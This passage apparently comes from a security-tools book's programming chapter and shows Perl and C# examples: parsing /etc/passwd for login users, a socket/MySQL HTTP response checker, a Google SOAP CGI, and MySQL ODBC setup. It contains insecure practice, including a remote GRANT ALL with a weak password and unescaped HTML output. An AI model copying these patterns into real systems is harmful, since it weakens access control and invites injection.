
The following script reads the /etc/passwd file, parses the usernames from the file, and, if the user is not using the */sbin/nologin* shell, writes the name of the user to a file specified as an argument on the command line:

```
#!/usr/bin/perl -w
use strict;


## Check the number of arguments passed to us, if its wrong – bitch about it
## and die
if ($#ARGV < 0){
  print "Usage: FileIO <outputfile>\n";
  exit;
}

## Get the output file as the first argument
my $output_filename = $ARGV[0];

## Open file for read
open (READ_FILE,"/etc/passwd") || die "Cannot open the password file!\n";

## Open file for write
open (WRITE_FILE,">$output_filename") || die "Cannot open the write file\n";

## Read the input file
while (<READ_FILE>){
  my $line_read = $_;
  chomp $line_read;

  ## Call our parsing routine
  my $username_parsed = Parse_Username($line_read);
  if (length($username_parsed) > 0){
    print "Parsed username as: [".$username_parsed."]\n";
    print "Writing to file...\n";
    print WRITE_FILE "$username_parsed\n";
  }
}

## Close the handles
close (WRITE_FILE);
close (READ_FILE);

##### Sub routine to parse username from line if not /sbin/nologin
sub Parse_Username{
  ## Get the parameter passed
  my ($received)=@_;

  ## Split line on ":" into @parts array
  my @parts = split (/:/,$received);
  ## The first item is the username, the last part is the shell
  if ($parts[$#parts] !~ /\/sbin\/nologin/){
    return $parts[0];
  } else {
    return "";
  }
}
```

A couple of interesting things to watch for in this script—the *@ARGV* array is always populated from input from the command line, with each parameter as an element in the array. The special variable *$#[ArrayName]* always refers to the number of the last element in the array; in other words, it gives you the length of the array. The *while(<READ_FILE>)* line basically says "read the file until you get an end of file (EOF) marker." The special variable *$_* is used as the last variable PERL worked with; in this case, the line read from the file. *chomp* is used to remove the *\n* or newline from a line of text. Writing to a file is as easy as doing a *print* with the file handle as the first argument. A subroutine is defined as *sub [RoutineName]* and has braces at the start and end of the routine. Parameters are passed to a sub routine as *@_*, and simply *return*ed. Notice how the slashes in */sbin/nologin* are escaped with a \ in the parsing routine.

We have to provide a parameter to this script to specify the filename where the script will write the output as in Figure 7.33.

Figure 7.33 PERL Basic IO and Subroutines Program Running


roelof@Fedora-wips:/home/roelof/WOSST - Shell - Konsole
Session Edit View Bookmarks Settings Help
Shell

```
[root@Fedora-wips WOSST]# perl fileIO.pl writehere.txt
Parsed username as: [root]
Writing to file...
Parsed username as: [sync]
Writing to file...
Parsed username as: [shutdown]
Writing to file...
Parsed username as: [halt]
Writing to file...
Parsed username as: [news]
Writing to file...
Parsed username as: [netdump]
Writing to file...
Parsed username as: [roelof]
Writing to file...
Parsed username as: [tools]
Writing to file...
Parsed username as: [mysql]
Writing to file...
[root@Fedora-wips WOSST]# more writehere.txt
root
sync
shutdown
halt
news
netdump
roelof
tools
mysql
[root@Fedora-wips WOSST]# 
```


Writing to a Socket and Using MySQL

The following program will read HTTP requests from a database, write the request to a Web server, and compare the response with entries in a database. For this example to work, you'll need a MySQL database with a database called *HTTP_requests* and table called *HTTPRR* with columns request and response. To set this database up is beyond the scope of this chapter…but we hate it when writers simply assume you know how to do it…so here we go. Enter the following commands (when logged in as root):

- `mysql` (if you are not in MySQL already)
- create database HTTP_requests;
- use HTTP_requests;
- create table HTTPRR (request varchar(255), response text);
- insert into HTTPRR values ('GET / HTTP/1.0','200 OK');
- insert into HTTPRR values ('GET /nothereatall HTTP/1.0','404 Not Found');
- select * from HTTPRR;

For now, this will do. Your screen should resemble Figure 7.34.

Figure 7.34 MySQL Database Setup and Population


root@Fedora-wips:/home/roelof - Shell - Konsole
Session Edit View Bookmarks Settings Help
Shell

```
mysql> insert into HTTPRR values ('GET / HTTP/1.0','200 OK');
Query OK, 1 row affected (0.00 sec)

mysql> insert into HTTPRR values ('GET /nothereatall HTTP/1.0','404 Not Found

Query OK, 1 row affected (0.00 sec)

mysql> select * from HTTPRR;
+----------------------------+---------------+
| request                    | response      |
+----------------------------+---------------+
| GET / HTTP/1.0             | 200 OK        |
| GET /nothereatall HTTP/1.0 | 404 Not Found |
+----------------------------+---------------+
2 rows in set (0.00 sec)

mysql> 
```

Next, we need to write the PERL script. We will need to use sockets and some form of database access engine. The CPAN DBI module gives us the functionality to speak to databases. To install this library from CPAN:

1. Type **perl –eshell –MCPAN**.
2. If it's the first time you are using CPAN, you will need to first configure it—most of the defaults will be fine.
3. Next, within the CPAN interface, type **install DBI**.
4. The CPAN interface will now get the necessary files for you, compile them, and install them.

Most PERL installations come standard with the socket library installed. We now have all the necessary tools to write the program. After a couple of minutes, we end up with:


```
#!/usr/bin/perl -w
$|=1;
use strict;
use DBI;
use Socket;

##### Parameter checking section
## Check if the parameters are OK
```

```
if ($#ARGV < 0){
  print "Usage: SqlSocket <target>\n";
  exit;
}

## Get the web server target from the command line
my $target=$ARGV[0];

##### Database section
print "Connecting to MySQL database....\n";
## Connect to the MySQL database locally - no auth is needed.
my
$connection_string="dbi:mysql:database=HTTP_requests;host=localhost:3306";
my $db_handle = DBI->connect($connection_string) || print "Couldn't connect
to database: $DBI::errstr\n";

## Build our SQL statement
my $sql = "SELECT request,response FROM HTTPRR";

## Prepare the query
my $statement = $db_handle->prepare($sql) || print  "Couldn't prepare query
'$sql': $DBI::errstr\n";

## And execute it!
$statement->execute() || die "Couldn't execute query '$sql':
$DBI::errstr\n";

print "Received data from DB OK...\n";
##### Main Logic of program starts here
## Now get the data
my @row;
while (@row = $statement->fetchrow_array){
  my $DB_request=$row[0];
  my $DB_response=$row[1];
  print "Sending request [$DB_request] to $target..\n";

  ## Connect to the target, send request and get the response
  my @response_from_server = sendraw2($DB_request."\r\n\n\n",$target,"80");

  ## Get the first line as it contains the status code
  my $HTTP_code_line = $response_from_server[0];
  chomp $HTTP_code_line; chop $HTTP_code_line;

  print "Response received is [$HTTP_code_line]\n";
  ## Check if the first line of the response contains the DB response
  if ($response_from_server[0] =~ /$DB_response/){
    print "Response matches [$DB_response] from DB!\n";
  } else {
    print "Response does NOT match [$DB_response] from DB..\n";
  }

  print "\n";

}

###### Sub routine that handles sockets
sub sendraw2 {
  ## Get the data from the caller
  my ($tosend,$realip,$realport)=@_;

  ## Convert the target
  my $targetN = inet_aton($realip);

  ## Prepare the socket
  socket(S,PF_INET,SOCK_STREAM,getprotobyname('tcp')||0) || die("Socket
problems");

  ## Connect to it
  if (connect(S, pack "SnA4x8",2,$realport,$targetN)){
    my @in;

    ## Select the socket for writing...
    select(S);
    $|=1;

    ## and send the request!
    print $tosend;

    ## Read from the socket till it closes
    while(<S>){
      ## Read the response into @in
      push @in, $_;
    }
    ## Switch back to STDOUT
    select(STDOUT);

    ## Close the socket
    close(S);

    ## And return the data
    return @in;
  } else {return "";}
}
```

If this program seems overwhelming at first, don't fret—let's look at it in smaller parts. We need to include the DBI and Socket libraries—that's what the *use* statements are for. The parameter handling routines are pretty much the same as in the previous example. In the database section, we build a connection string, which DBI uses to connect to the local MySQL database. If the database is remote, you might need to specify additional parameters such as a username and password. You can learn more about that by typing **man DBI** once the DBI CPAN library is installed. Once we are connected to the SQL database, we can prepare our SQL statement—in this case, it is a very simple *SELECT* query (the idea of this chapter is not to teach SQL statements…). The query is sent to the database and the results are read into two variables—*request and response*. Once there, a call is made to a subroutine called *sendraw2*—the data to be sent, the IP and port are passed as parameters. Once the socket is connected, the data is sent. The socket is now read until it closes; while the socket is open, the data is collected in *@in*. Once the socket closes, the data is returned. Note that this method of making HTTP request thus can only work on HTTP/1.0, as HTTP/1.1 would keep the socket open for subsequent requests. Once the data is returned, the first line of the response is extracted and the program reports if a match was found.

Let's see how it runs (see Figure 7.35).

Figure 7.35 PERL Program for Database Access and Sockets


root@Fedora-wips:/home/roelof/WOSST - Shell - Konsole
Session Edit View Bookmarks Settings Help
Shell

```
[root@Fedora-wips WOSST]# perl SqlSocket.pl 209.61.188.39
Connecting to MySQL database....
Received data from DB OK...
Sending request [GET / HTTP/1.0] to 209.61.188.39..
Response received is [HTTP/1.0 200 OK]
Response matches [200 OK] from DB!

Sending request [GET /nothereatall HTTP/1.0] to 209.61.188.39..
Response received is [HTTP/1.0 404 Not Found]
Response matches [404 Not Found] from DB!

[root@Fedora-wips WOSST]# perl SqlSocket.pl 168.210.134.80
Connecting to MySQL database....
Received data from DB OK...
Sending request [GET / HTTP/1.0] to 168.210.134.80..
Response received is [HTTP/1.1 200 OK]
Response matches [200 OK] from DB!

Sending request [GET /nothereatall HTTP/1.0] to 168.210.134.80..
Response received is [HTTP/1.1 200 ]
Response does NOT match [404 Not Found] from DB..

[root@Fedora-wips WOSST]# ▋
```

Note the difference in response between the two IP numbers (you should not reach 168.210.134.80 from the Internet—it's internal at SensePost, but you can try it against other IP numbers). This program isn't very useful, but it shows how PERL can be used to perform all sorts of interesting things—you are limited only by your own imagination.

Consuming a Web Service and Writing a CGI

Finally, let's see how to consume (or simply put, use) a Web service, while looking at writing CGIs in PERL. We want to write a CGI that prompts the user for a search term, then queries Google via their SOAP Web service, and displays the resulting URLs.


To begin, we'll need the SOAP Lite library, which enables us to talk to SOAP services, and a Web service communicates to us via SOAP over XML over HTTP. We will also need the CGI library to deal with the extraction of parameters, and so forth. The *CGI* and *SOAP::Lite* libraries can be obtained from CPAN in the same way as was explained at the start of the previous program. The code looks like this:

```
}!/usr/bin/perl -w
use strict;

use SOAP::Lite;
use CGI qw/:standard -debug/;

## Get a CGI handle
my $CGIhandler = new CGI;

## Let's see if there are any parameters passed
## from the webserver
my $query = $CGIhandler->param('query');
my $depth = $CGIhandler->param('depth');

if ($depth && $query){
  ## OK we got something back - time to work!

  #-=-=-=-=-=-# EDIT BELOW #-=-=-=-=-==-#
  my $key   = "--enter your Google Key in here-";
  my $service = SOAP::Lite->service('file:./GoogleSearch.wsdl');
  # -=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-#

  ## Consume to the Google web service
  ## We can only get 10 results at a time..:(
  my @allurls;
  for (my $index = 1; $index <= $depth; $index++){
    my $results = $service-> doGoogleSearch($key,
                                            $query,
                                            (($index-1)*10),
                                            10,
                                            "true","",
                                            "true","",
                                            "latin1",
                                            "latin1");
    my $re = (@{$results->{resultElements}});

    foreach $results(@{$results->{resultElements}}){
      push @allurls,$results->{URL};
    }
    ## If the number of results was < 10 then it meant it was the
    ## last result set and we must bail..
    if ($re != 10){
      last;
    }
  }

  # Remove duplicates
  @allurls=dedupe(@allurls);

  ## Now we show the results...
  ## Write the HTML header
  print $CGIhandler->header();
  print "Results as follows:<P>";

  ## And all the URLs we collected
  foreach my $url (@allurls){
    print  "$url <a href=\"$url\"> Go there </a><br>";
  }
  print "<br><br><a href = \"/cgi-bin/CGI_Webservice.pl\"> Play it again Sam
  </a>\n";
}

else {

## We didnt get any parameters from the server - so we must build the HTML
for ## the screen – this is the actual form and text boxes.
print $CGIhandler->header();
print "<h1>Blue World PERL CGI & WebService thingy</h1><P>\n";
print "<form action = \"/cgi-bin/CGI_Webservice.pl\" method=\"POST\">\n";
print "<input name=\"query\"> Query string goes here<P>\n";
print "<input name=\"depth\"> Depth goes here <P>\n";
print "<input type=submit value=Go>\n";
print "</form>\n";
}

## sub routine to remove duplicates from an array
sub dedupe {
  my (@keywords) = @_;
  my %hash = ();
  foreach (@keywords) {
    $_ =~ tr/[A-Z]/[a-z]/;
    chomp;
    if (length($_)>1){
      $hash{$_} = $_;
    }
  }
  return keys %hash;
```

The script starts by looking if any parameters were passed from the Web server. If none were, it means it is the first time the user is visiting the page and we must build the actual Web page.You can use the CGI library to do this, but, it's such a simple page that we chose to do it with *print* statements. Anything you print will go direct to the Web page—just make sure the *header()* method was used before you start printing.This is very important and has caused many coders who forgot it to seek therapy.The forms contains two text boxes named *query* and *depth* and a Submit button to active the form. If parameters are sent from the Web server (the user filled in the form), we go ahead to set the Google key and consume the Google Web service. The *doGoogleSearch* method, its parameters, and the structure of the *resultElements* can be found in the *GoogleSearch.wsdl* file.This XML file describes what methods the service exposes and the data structure it expects and returns.The file needs to be present in the same path as the CGI.The file can be obtained from http://api.google.com/GoogleSearch.wsdl. Once all the URLs are collected, it is simply displayed.

To use this script, you need to copy it to your Web server's *cgi-bin* directory.This might be at */usr/local/www/cgi-bin* or */var/www/cgi-bin*, but could be configured to be at a different location, so check in the server's configuration file.The script needs to be named *CGI_Webservice.pl* (as it refers to itself in the code) and needs to be set as executable (for example, *chmod +x*). Finally, you need to edit the code to include your Google API key, which you can get at http://api.google.com. Remember to copy the *wsdl* file and put it in the *cgi-bin* directory next to the CGI (or edit the code to specify the location). Let us see if it was worth all the trouble. Surf to http://<your web server>/cgi-bin/CGI_Webservice.pl. . Populate the query string with a word (we chose the word "sensepost") and a depth (we chose 3). The browser should display something similar to Figure 7.36.

Figure 7.36 PERL CGI as Rendered in Browser



Mozilla Firefox
File Edit View Go Bookmarks Tools Help
http://10.6.0.251/cgi-bin/CGI_Webservice.pl
Go
Getting Started
Latest Headlines


Blue World PERL CGI & WebService thingy

sensepost Query string goes here

3 Depth goes here

After clicking **Go**, wait for a while and the URLs of results should come back looking something like Figure 7.37.

Figure 7.37 Output of the PERL CGI in a Browser


Mozilla Firefox
File Edit View Go Bookmarks Tools Help
http://10.6.0.251/cgi-bin/CGI_Webservice.pl
Go
Getting Started
Latest Headlines
Done

```
Results as follows:

http://conference.hackinthebox.org/hitbsecconf2005kl/materials/tt-roelof-temmingh-state-of-the-art.ppt Go there
http://www.prnewswire.co.uk/cgi/news/company?id=76127 Go there
http://www.sensepost.com/ Go there
http://rootcompromise.org/gallery/v/blackhat/bh-asia-2003/bh_asia_2003_013.jpg.html Go there
http://downloads.securityfocus.com/vulnerabilities/exploits/unicodexecute2.pl Go there
http://www.blackhat.com/presentations/win-usa-03/bh-win-03-sensepost/bh-win-03-sensepost-notes.pdf Go there
http://168.210.134.6/garage_news.html Go there
http://www.cgisecurity.com/lib/sql-insertion.txt Go there
http://www.blackhat.com/presentations/bh-usa-03/bh-us-03-sensepost/bh-us-03-sensepost-paper.pdf Go there
http://rootcompromise.org/gallery/v/blackhat/bh-europe-2004/bh_europe_2004_164.jpg.html Go there
http://lists.shmoo.com/pipermail/vpn/2001-july/002523.html Go there
http://www.noncombatant.org/2003/08/defcon11/sensepost.html Go there
http://www.bellua.com/bcs2005/asia05.workshop-sensepost.html Go there
http://www.cwalsh.org/isnd/archives/000819.html Go there
http://seclists.org/lists/fulldisclosure/2004/nov/1310.html Go there
http://www.kriminalitet.dk/krlog.html Go there
http://www.watchguard.com/rss/showarticle.aspx?pack=rss.bh.bidiblah Go there
http://www.securiteam.com/securitynews/5hp0d2a4uc.html Go there
http://www.prnewswire.co.uk/cgi/news/release?id=76129 Go there
http://www.securiteam.com/exploits/6f00m2000a.html Go there
http://list.cineca.it/cgi-bin/wa?a2=ind0107&l=security-archive&f=&s=&p=91051 Go there
http://www.cgisecurity.com/lib/sqlinsertion.htm Go there
http://seclists.org/lists/pen-test/2005/aug/0000.html Go there
http://www.sensepost.com/automatedscanning.html Go there
http://arkiv.netbsd.se/?ml=buqtraq&a=2004-11&m=492735 Go there
http://www.bookpool.com/sm/1597490210 Go there
http://opensores.thebunker.net/pub/mirrors/blackhat/presentations/bh-asia-02/sensepost/ Go there
http://www.bookpool.com/sm/1931836205 Go there
http://168.210.134.6/garage.html Go there
http://opensores.thebunker.net/pub/mirrors/blackhat/presentations/bh-usa-02/sensepost/ Go there


Play it again Sam
```

PERL is extremely flexible, and there are literally hundreds of CPAN libraries waiting to be explored. There are also many PERL features we haven't touched on; for example, the PERL debugger. The hope is that after reading this section, your fingers will be itching to start writing cool security tools using PERL—and release them free and as open source to the community.

C# Mini Guide

For the C# part of this chapter, we'll develop our code snippets in Visual Studio. Most of it is not GUI based, so you could do the same in Monodevelop—or just pull the EXEs across to a UNIX environment.

Basic Program Structure, Data Structures, Conditionals, and Loops

The following program shows the basic data structures, conditionals and loops of C#. The code should be easy to follow:


```
using System;
using System.Collections;

namespace Basics
{
        class Basics
        {
                static void Main(string[] args)
                {
                        // --------- Data structures..
                        // just two types (int and string) - there are many more
                        // like byte, long, float etc. etc.
                        int int_A = 10;
                        int int_B = 5;
                        int int_sum = int_A + int_B;

                        string string_A = "This is a test";
                        string string_B = "test";
                        string string_concat = string_A + string_B;

                        Console.WriteLine("The sum of the ints are {0}",int_sum);
                        Console.WriteLine("The two strings together is
                        {0}",string_concat);
                        Console.WriteLine();

                        string[] string_array = new string[2];
```

```
string_array[0]="Line one of stuff";
string_array[1]="More stuff";

// A hash table
Hashtable AHashTable = new Hashtable();
AHashTable.Add("Roelof","Temmingh");
AHashTable.Add("Haroon","Meer");
AHashTable.Add("Charl","van der Walt");

// --------- conditionals
// comparing ints
if (int_A == int_B){
       Console.WriteLine("Pigs can fly");
} else {
       Console.WriteLine("Pigs cannot fly");
}

// comparing strings
if (string_A.CompareTo(string_B)==0){
       Console.WriteLine("Pigs should fly");
} else {
       Console.WriteLine("Pigs should not fly");
}

if (string_A.IndexOf(string_B)>=0){
       Console.WriteLine("String A contains String B");
}
Console.WriteLine();

// ------- Loops
// for
int index = 0;
Console.WriteLine("Black World – trying to be
original);
for (index = 0; index < 10; index++){
       Console.Write("{0} ",index.ToString());
}
Console.WriteLine("\n");
```

```
                     //while
                     Console.WriteLine("Counting down...");
                     while (index > 0){
                            Console.Write("{0} ",index.ToString());
                            index--;
                     }
                     Console.WriteLine("\n");

                     // --------- Enumeration
                     // split
                     string[] parts = string_A.Split(' ');
                     foreach (string word in parts){
                            Console.WriteLine("This word = {0}",word);
                     }

                     // keys from hash table
                     foreach (string name in AHashTable.Keys){
                        Console.WriteLine("Key = {0}, Value =
                        {1}",name,AHashTable[name]);
                     }
                     Console.WriteLine();

              }
       }
}
```

Figure 7.38 shows the output of the code, which is self-explanatory.

Figure 7.38 Basic C# Program Showing Basic Data Structures, Conditionals and Loops



```
"C:\c#\WOSST\Basics\bin\Debug\Basics.exe"
The sum of the ints are 15
The two strings together is This is a testtest

Pigs cannot fly
Pigs should not fly
String A contains String B

Black World - trying to be original
0 1 2 3 4 5 6 7 8 9

Counting down...
10 9 8 7 6 5 4 3 2 1

This word = This
This word = is
This word = a
This word = test
Key = Roelof, Value = Temmingh
Key = Haroon, Value = Meer
Key = Charl, Value = van der Walt

Press any key to continue_
```

Unlike PERL, C# likes to use stronger typing for variables—in PERL you could have *$name* equal to "Roelof" but also have *$name* equal to 5. C# wants to know what type of variable it is—a *string*, an *int*, a *bool* etc. In C# any data type that is not a base type (such as *int, string* etc) has to be instantiated. For example the complex datatype *Hashtable* needs to be instantiate as follows: *Hashtable moo = new Hashtable();*

Unlike PERL when we compare variables in C# we use a method that is defined for the variable. If *moo* is defined as a string, we automatically get methods such as *IndexOf, Compare, Replace* and others associated with the variable.


Basic File IO and Databases

Let's write a program that connects to a database and writes the output of a SQL query to a file. We will assume a MySQL server is configured (MS-SQL server is just *so* 90's!). To begin, we need to add a user to our MySQL server, as we now need to connect to it from another host. This can be done within the MySQL shell as follows:

```
GRANT ALL PRIVILEGES ON *.* TO 'roelof'@'10.6.0.21' IDENTIFIED BY 'moomoo'
WITH GRANT OPTION;
```

Note the username '*roelof*', the remote IP '*10.6.0.21*' and the password '*moomoo*'. Next, we install the MySQL ODBC drivers, which can be obtained from the MySQL Web site. After the driver is installed, we create a new DSN on our "client" machine (e.g. the machine where you are going to run the code from) by clicking **Start | Settings | Control Panel | Administrative Tools | Data Sources (ODBC)-User DSN | Add | MySQL ODBC driver | Finish**. You should now fill in the MySQL configuration screen as shown in Figure 7.39.

Figure 7.39 Configuration of MySQL ODBC Connection



Connector/ODBC Configuration

This dialog is used to edit a Data Source Name (DSN).

Data Source Name: Syngress

Description: Test for Syngressbook

Server: 10.6.0.251

User: roelof

Password: ******

Database: HTTP_requests

Success; connection was made!

Now, we are ready to write our program. Consider the following code:

